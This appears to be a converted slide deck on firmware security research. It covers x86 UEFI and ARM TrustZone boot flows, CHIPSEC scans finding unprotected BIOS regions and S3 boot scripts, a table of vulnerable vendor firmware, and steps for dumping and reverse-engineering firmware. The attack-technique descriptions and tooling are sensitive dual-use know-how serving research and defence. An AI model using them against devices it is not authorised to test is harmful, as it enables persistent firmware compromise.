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
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Qualcomm Snapdragon 810 boot flow stages



x86 vs ARM Architecture

	x86	ARM
Root of Trust	Recently introduced Boot Guard (starting Haswell gen) to provide CPU based root of trust (Safeguarding rootkits: Intel BootGuard)	ARM has ROM for root of trust that checks the boot sequence components. May have OEM unlock mode
TEE	Virtualization based trusted execution environments. SGX provides enclave execution to user-mode components. SMM is also used as TEE (can be virtualized with STM)	Flexible Secure World arch with capabilities to run trusted apps. Allows privilege level separation in the Secure World context (EL0,EL1,EL3)
Virtualization	VMX technology as context switching between VMX root and VMX guest modes. Supports privilege level separation in VMX root	ARM has hyp mode as an exception level

X86 Hardware Configuration

CPU

1. x86 state: GPR (RAX, ...), Control Registers (CRx), Debug Registers (DRx), etc.
2. CPU Model Specific Registers (MSR)

CPU and Chipset (SoC)

1. Processor I/O space: I/O ports and I/O BARs
2. PCIe devices configuration space
3. Memory-mapped PCIe configuration access a.k.a. Enhanced Configuration Access Mechanism (ECAM)
4. Memory-mapped I/O ranges
5. IOSF Message Bus registers

X86 Memory Mapped I/O Registers

- Devices may have more registers than I/O and PCIe CFG spaces can fit so BIOS may reserve physical address ranges for devices
- Ranges are defined by Base Address Registers (BAR). MMIO registers are offsets off of base of MMIO ranges
- Any access to such MMIO range is forwarded to the device which owns this range (local in the CPU or over a system bus to chipset) rather than decoded to DRAM
- `mmio` command in CHIPSEC can be used to list predefined MMIO BARs, dump entire BAR, and read/write MMIO registers

```
# chipsec_util.py mmio list
```

MMIO Range	BAR	Base	Size	En?	Description
GTTMMADR	00:02.0 + 10	00000000F0000000	00001000	1	Graphics Translation Table Range
SPIBAR	00:1F.0 + F0	00000000FED1F800	00000200	1	SPI Controller Register Range
HDABAR	00:03.0 + 10	0000007FFFFFFF000	00001000	1	HD Audio Controller Register Range
GMADR	00:02.0 + 18	00000000E0000000	00001000	1	Graphics Memory Range
DMIBAR	00:00.0 + 68	00000000FED18000	00001000	1	Root Complex Register Range
MMCFG	00:00.0 + 60	00000000F8000000	00001000	1	PCI Express Register Range
RCBA	00:1F.0 + F0	00000000FED1C000	00004000	1	PCH Root Complex Register Range
MCHBAR	00:00.0 + 48	00000000FED10000	00008000	1	Host Memory Mapped Register Range
...					

```
# chipsec_util.py mmio read|write|dump <BAR_name> <off> <width> [value]
```

```
# chipsec_util.py mmio read SPIBAR 0x78 4  
[CHIPSEC]_Read SPIBAR + 0x78: 0x8FFF0F40
```

ARM Hardware Configuration

CPU

1. Core state: GPR (R0/X0 – R15/X15), CPSR, SPSR, etc.
2. Core Configuration Registers (MRC, MRS)

CPU and Chipset (SoC)

1. Memory-mapped I/O ranges
2. PCI over MMIO

Exploring Device MMIO Ranges...

Things we look for in MMIO:

- Registers accessible from different privilege levels
- Registers accessible at Boot vs Run time
- Addresses/pointers in registers

Methods to test MMIO registers:

- Every register in a specific device
- Every page in entire MMIO range
- Non-zero registers

Example of ARM SoC MMIO:

Nexus 5x/6p: 0xf9000000 - 0xffffffff

Google Pixel: 0x00000000 - 0x7fffffff

`/proc/iomem`

```
f9017000-f9017fff : msm-watchdog
f9100000-f9100fff : cci
f920c100-f92fbfff : f9200000.dwc3
f9824900-f9824a9f : mmc0
f991e000-f991efff : msm_serial_hsl
f9924000-f9924fff : f9924000.i2c
f9928000-f9928fff : f9928000.i2c
f9963000-f9963fff : spi_qsd
f9965000-f9965fff : f9965000.i2c
f9966000-f9966fff : spi_qsd
f9967000-f9967fff : f9967000.i2c
f9b38000-f9b387ff : qmp_phy_base
f9b3e000-f9b3e3fe : qmp_ahb2phy_base
fc401680-fc401683 : restart_reg
fc4281d0-fc4291cf : vmpm
fc4a8000-fc4a9fff : tsens_physical
fc4ab000-fc4ab003 : /soc/restart@fc4ab000
fc4bc000-fc4bcfff : tsens_eeprom_physical
fc820000-fc82001f : rmb_base
fc880000-fc8800ff : qdsp6_base
fda00020-fda0002f : csi_clk_mux
fda00030-fda00033 : csiphy_clk_mux
fda00038-fda0003b : csiphy_clk_mux
fda00040-fda00043 : csiphy_clk_mux
fda04000-fda040ff : fda04000.qcom,cpu
fda08000-fda083ff : fda08000.qcom,csid
fda08400-fda087ff : fda08400.qcom,csid
fda08800-fda08bff : fda08800.qcom,csid
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fda0a000-fda0a4ff : fda0a000.qcom,ispif
fda0ac00-fda0adff : fda0ac00.qcom,csiphy
fda0b000-fda0b1ff : fda0b000.qcom,csiphy
fda0b400-fda0b5ff : fda0b400.qcom,csiphy
fda0c000-fda0cfff : fda0c000.qcom,cci
fdb00000-fdb3ffff : kgs1-3d0
fec00000-fecfffff : fdd00000.qcom,ocmem
ff400000-ff5fffff : ath
```

Check known vulnerabilities in x86 UEFI firmware

Issue	CHIPSEC Module	References
SMRAM Locking	<code>common.smm</code>	CanSecWest 2006
BIOS Keyboard Buffer Sanitization	<code>common.bios_kbrd_buffer</code>	DEFCON 16
SMRR Configuration	<code>common.smrr</code>	ITL 2009 , CanSecWest 2009
BIOS Protection	<code>common.bios_wp</code>	BlackHat USA 2009 , CanSecWest 2013 , Black Hat 2013 , NoSuchCon 2013
SPI Controller Locking	<code>common.spi_lock</code>	Flashrom , Copernicus
BIOS Interface Locking	<code>common.bios_ts</code>	PoC 2007
Secure Boot variables with keys and configuration are protected	<code>common.secureboot.variables</code>	UEFI 2.4 Spec , All Your Boot Are Belong To Us (here & here)
Memory remapping attack	<code>remap</code>	Preventing and Detecting Xen Hypervisor Subversions
DMA attack against SMRAM	<code>smm_dma</code>	Programmed I/O accesses: a threat to VMM? , System Management Mode Design and Security Issues
SMI suppression attack	<code>common.bios_smi</code>	Setup for Failure: Defeating Secure Boot
Access permissions to SPI flash descriptor	<code>common.spi_desc</code>	Flashrom
Access permissions to UEFI variables defined in UEFI Spec	<code>common.uefi.access_uefispec</code>	UEFI 2.4 Spec
Module to detect PE/TE Header Confusion Vulnerability	<code>tools.secureboot.te</code>	All Your Boot Are Belong To Us
Module to detect SMI input pointer validation vulnerabilities	<code>tool.smm.smm_ptr</code>	CanSecWest 2015

Unprotected x86 firmware in flash (Skylake based desktop)

```
[CHIPSEC] OS      : Linux 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86_64
[CHIPSEC] Platform: Desktop 6th Generation Core Processor Quad Core (Skylake CPU / Sunrise Point PCH)
[CHIPSEC]      VID: 8086
[CHIPSEC]      DID: 191F

[+] loaded chipsec.modules.common.bios_wp
[*] running loaded modules ..

[*] running module: chipsec.modules.common.bios_wp
[*] Module path: /home/user/Desktop/chipsec/source/tool/chipsec/modules/common/bios_wp.pyc
[x][ =====
[x][ Module: BIOS Region Write Protection
[x][ =====
[*] BC = 0x00000A88 << BIOS Control (b:d.f 00:31.5 + 0xDC)
   [00] BIOSWE      = 0 << BIOS Write Enable
   [01] BLE        = 0 << BIOS Lock Enable
   [02] SRC        = 2
   [04] TSS        = 0 << Top Swap Status
   [05] SMM_BWP    = 0 << SMM BIOS Write Protection
   [06] BBS        = 0
   [07] BILD       = 1 << BIOS Interface Lock Down
[-] BIOS region write protection is disabled!

[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFFFF
SPI Protected Ranges
-----
PRx (offset) | Value   | Base      | Limit    | WP? | RP?
-----
PR0 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (88)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (8C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (90)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (94)     | 00000000 | 00000000 | 00000000 | 0   | 0
[!] None of the SPI protected ranges write-protect BIOS region
```

Vulnerable Systems

Manufacturer	Vulnerable firmware images	Vulnerable models
Acer	0 - 2	0 - 2
ASRock	73	~53 models (all older than Skylake)
ASUS	629	~61 models (all older than Ivy Bridge)
Dell	51	~11 models (Vostro and Inspiron older than 2014)
Gigabyte	1117 (345 Skylake+)	~247 models including Skylake (6 Gen Intel Core) or newer
HP	11	~6
Intel	0	0
Lenovo	75	~26 (ThinkServer TS150-550, ThinkCentre/IdeaCentre)
MSI	1461 (495 Skylake+)	~98 models including Skylake (6 Gen Intel Core) or newer
Total	3417 (16.1%)	~502 models


S3 Boot Script Vulnerabilities in Mac EFI and x86 UEFI

```
[*] running module: chipsec.modules.common.uefi.s3bootscript
[x] [ =====
[x] [ Module: S3 Resume Boot-Script Protections
[x] [ =====
[!] Found 1 S3 boot-script(s) in EFI variables
[*] Checking S3 boot-script at 0x00000000DA88A018
[!] S3 boot-script is in unprotected memory (not in SMRAM)
[*] Reading S3 boot-script from memory..
[*] Decoding S3 boot-script opcodes..
[*] Checking entry-points of Dispatch opcodes..
...
[-] Found Dispatch opcode (at 0x4A15) with entry-point 0x00000000DA5C3260:
UNPROTECTED
[-] Entry-points of Dispatch opcodes in S3 boot-script are not in protected
memory

[-] FAILED: S3 Boot Script and entry-points of Dispatch opcodes do not appear
to be protected
```

Exploiting Mac x86 EFI firmware

Attack. Modifying PRx registers in unprotected S3 resume boot script



```
liveuser@localhost:~/Desktop/chipsec/source/tool
[CHIPSEC] VID: 8086
[CHIPSEC] DID: 0404
[+] loaded chipsec.modules.common.bios_wp
[+] running loaded modules ..
[+] running module: chipsec.modules.common.bios_wp
[+] Module path: /home/liveuser/Desktop/chipsec/source/tool/chipsec/modules/common/bios_wp.py
[x][ =====
[x][ Module: BIOS Region write Protection
[x][ =====
[+] BC = 0x18 << BIOS Control (b:d.f 00:31.0 + 0xDC)
[00] BIOSWE      = 0 << BIOS Write Enable
[01] BLE         = 0 << BIOS Lock Enable
[02] SRC         = 2 << SPI Read Configuration
[04] TSS         = 1 << Top Swap Status
[05] SMM_BwP    = 0 << SMM BIOS Write Protection
[-] BIOS region write protection is disabled!

[+] BIOS Region: Base = 0x00190000, Limit = 0x007FFFFFFF
SPI Protected Ranges
-----
PRx (offset) | Value | Base | Limit | WP? | RP?
-----
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0 | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0 | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0 | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0 | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0 | 0

[!] None of the SPI protected ranges write-protect BIOS region

[!] BIOS should enable all available SMM based write protection mechanisms or configure SPI protected ranges to protect the entire BIOS region
[-] FAILED: BIOS is NOT protected completely

[CHIPSEC] ***** SUMMARY *****
[CHIPSEC] Time elapsed      0.003
[CHIPSEC] Modules total      1
[CHIPSEC] Modules failed to run 0:
[CHIPSEC] Modules passed    0:
[CHIPSEC] Modules failed    1:
[-] FAILED: chipsec.modules.common.bios_wp
[CHIPSEC] Modules with warnings 0:
[CHIPSEC] Modules skipped 0:
[CHIPSEC] *****
[root@localhost]#
```

X86 memory configuration

```
chipsec_main -m memconfig
```

```
[+] loaded chipsec.modules.memconfig
[*] running loaded modules ..

[*] running module: chipsec.modules.memconfig
[x] [ =====
[x] [ Module: Host Bridge Memory Map Locks
[x] [ =====
[+] PCI0.0.0_BDSM      = 0x000000008C000001 - LOCKED - Base of Graphics Stolen Memory
[+] PCI0.0.0_BGSM      = 0x000000008B800001 - LOCKED - Base of GTT Stolen Memory
[+] PCI0.0.0_DPR        = 0x000000008B400001 - LOCKED - DMA Protected Range
[+] PCI0.0.0_GGC        = 0x00000000000002C1 - LOCKED - Graphics Control
[+] PCI0.0.0_MESEG_MASK = 0x0000007FFF000C00 - LOCKED - Manageability Engine Limit Address Register
[+] PCI0.0.0_PAVPC      = 0x000000008FF00047 - LOCKED - PAVP Configuration
[+] PCI0.0.0_REMAPBASE  = 0x00000007FF000001 - LOCKED - Memory Remap Base Address
[+] PCI0.0.0_REMAPLIMIT = 0x000000086EF00001 - LOCKED - Memory Remap Limit Address
[+] PCI0.0.0_TOLUD      = 0x0000000090000001 - LOCKED - Top of Low Usable DRAM
[+] PCI0.0.0_TOM        = 0x0000000800000001 - LOCKED - Top of Memory
[+] PCI0.0.0_TOUUD      = 0x000000086F000001 - LOCKED - Top of Upper Usable DRAM
[+] PCI0.0.0_TSEGMB     = 0x000000008B400001 - LOCKED - TSEG Memory Base
[+] PASSED: All memory map registers seem to be locked down
```

Checking LOCK bits in PCIe config registers

ARM Based System Boot Flow

- Root of trust is in ROM at APSS/RPM
- Read-only ROM verifies RW firmware
- Uses OTP fuses to program OEM lock
 - # adb reboot bootloader
 - # sudo fastboot oem unlock
- TrustZone components (Secure World) initialize and set runtime protection before transferring execution flow to any hypervisor or OS bootloader component

Example of ARM SoC Configuration

0xF9112188 APCS_COMMON_CLUST_LVL_SEL

Type: RW
Clock: SYS_AHB_CLK
Reset State: 0x00000000

Security Treatment: Controlled by Shared_secure[CLK]

Select register for various muxes choosing between the corresponding output or cluster1

APCS_COMMON_CLUST_LVL_SEL

Bits	Name	Description
0	CLUST_SELECT	0 indicates cluster 0 selected. 1 indicates cluster 1

0xF900E008 APCS_ALIAS1_BOOT_START_ADDR_NSEC

Type: RW
Clock: SYS_AHB_CLK
Reset State: 0xFC010000

Security Treatment: Secure and Nonsecure access

The BOOT_START_ADDR_NSEC register is used to determine the address to boot from in non-secure mode. It resets to the value on SYS_apcsCFGRSTADDR[31:16]. Reset by SYS_apcsSYSPor_Ares|SYS_apcsSys_Ares

APCS_ALIAS1_BOOT_START_ADDR_NSEC

Bits	Name	Type	Description
31:16	START_ADDR	RW	Start address for the A53
2	BOOT_128KB_EN	RW	128 KB BOOT enable
1	VINITHI	R	This is RO field and returns the copy of BOOT_START_ADDR_SEC VINITHI value
0	REMAP_EN	RW	Enable remapping

0xF900D22C APCS_ALIAS0_MISC_PWR_CTL

Type: RW
Clock: SYS_AHB_CLK
Reset State: 0x00000000

Security Treatment: Controlled by GLB_SECURE [CFG].

Miscellaneous Power Control Register

Reverse engineering of the x86 UEFI firmware

1. Dump BIOS from SPI chip (or download from vendor web-site)

- Software method: using CHIPSEC tool: `chipsec_util spi dump <file_name>`
- HW programmer, for example: dediprog

2. Unpack all PEI/DXE executables.

- `chipsec_util decode rom.bin`

3. Load to IDA Pro


- `ida-efiutils` - useful scripts for reverse engineer BIOS/UEFI binary (from snare): <https://github.com/snare/ida-efiutils>
- Useful blogposts from: @d_olex and <http://blog.cr4.sh/>
- Find definition of GUID will help to understand functionality
- Use [efiperun](#) to emulate EFI executable

ARM TrustZone Binary

- (Google phones specific) Download factory image from [Google repository](#)
- Use [unpack bootloader image](#) by [luginimaineb](#) to unpack `bootloader-<DID>.img`
- Extracted files:

```
about  cmnlib  hyp  imgdata  keymaster  pmic  rpm  sbl1  sdi  sec  tz
```

- Disassemble `tz`



Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	T	DS
LOAD	06D00000	06D44640	R	.	X	.	L	page	01	public	CODE	32	00	0B
LOAD	06D45000	06D46F90	R	.	X	.	L	mempage	02	public	CODE	32	00	0B
LOAD	06D47000	06D4722C	R	.	X	.	L	mempage	03	public	CODE	32	00	0B
LOAD	06D48000	06D4B34C	R	.	X	.	L	mempage	04	public	CODE	32	00	0B
LOAD	06D4C000	06D5AB20	R	.	.	.	L	mempage	05	public	DATA	32	00	0B
LOAD	06D5B000	06D6B75C	R	W	.	.	L	mempage	06	public	DATA	32	00	0B
LOAD	06D8BC00	06D8C000	R	W	.	.	L	dword	07	public	DATA	32	00	0B
LOAD	06D8C000	06D8D748	R	W	.	.	L	byte	08	public	DATA	32	00	0B
LOAD	06D8E000	06D96000	R	W	.	.	L	mempage	09	public	DATA	32	00	0B
LOAD	06D96000	06D9BFC0	R	.	X	.	L	byte	0A	public	CODE	64	00	0B
LOAD	06D9C000	06DB30CC	R	W	.	.	L	byte	0B	public	DATA	64	00	0B

Test Environment

- Rooting unlocked Android Phones:

[CyanogenMod](#)

[TWRP](#) with [SuperSU](#) and custom kernel

- Useful resources: [xda](#) , [Code Aurora](#)

- Tools:

[The Rekall Forensic and Incident Response Framework](#)

[Maplesyrup Register Display Tool](#)

[ARMageddon: Cache Attacks on Mobile Devices](#)

[Drammer - for testing Android phones for the Rowhammer bug](#)

ARM TrustZone and Hypervisor Reverse Engineering



Open Source TrustZone Implementations

- ARM reference implementation - [ARM Trusted Firmware](#)

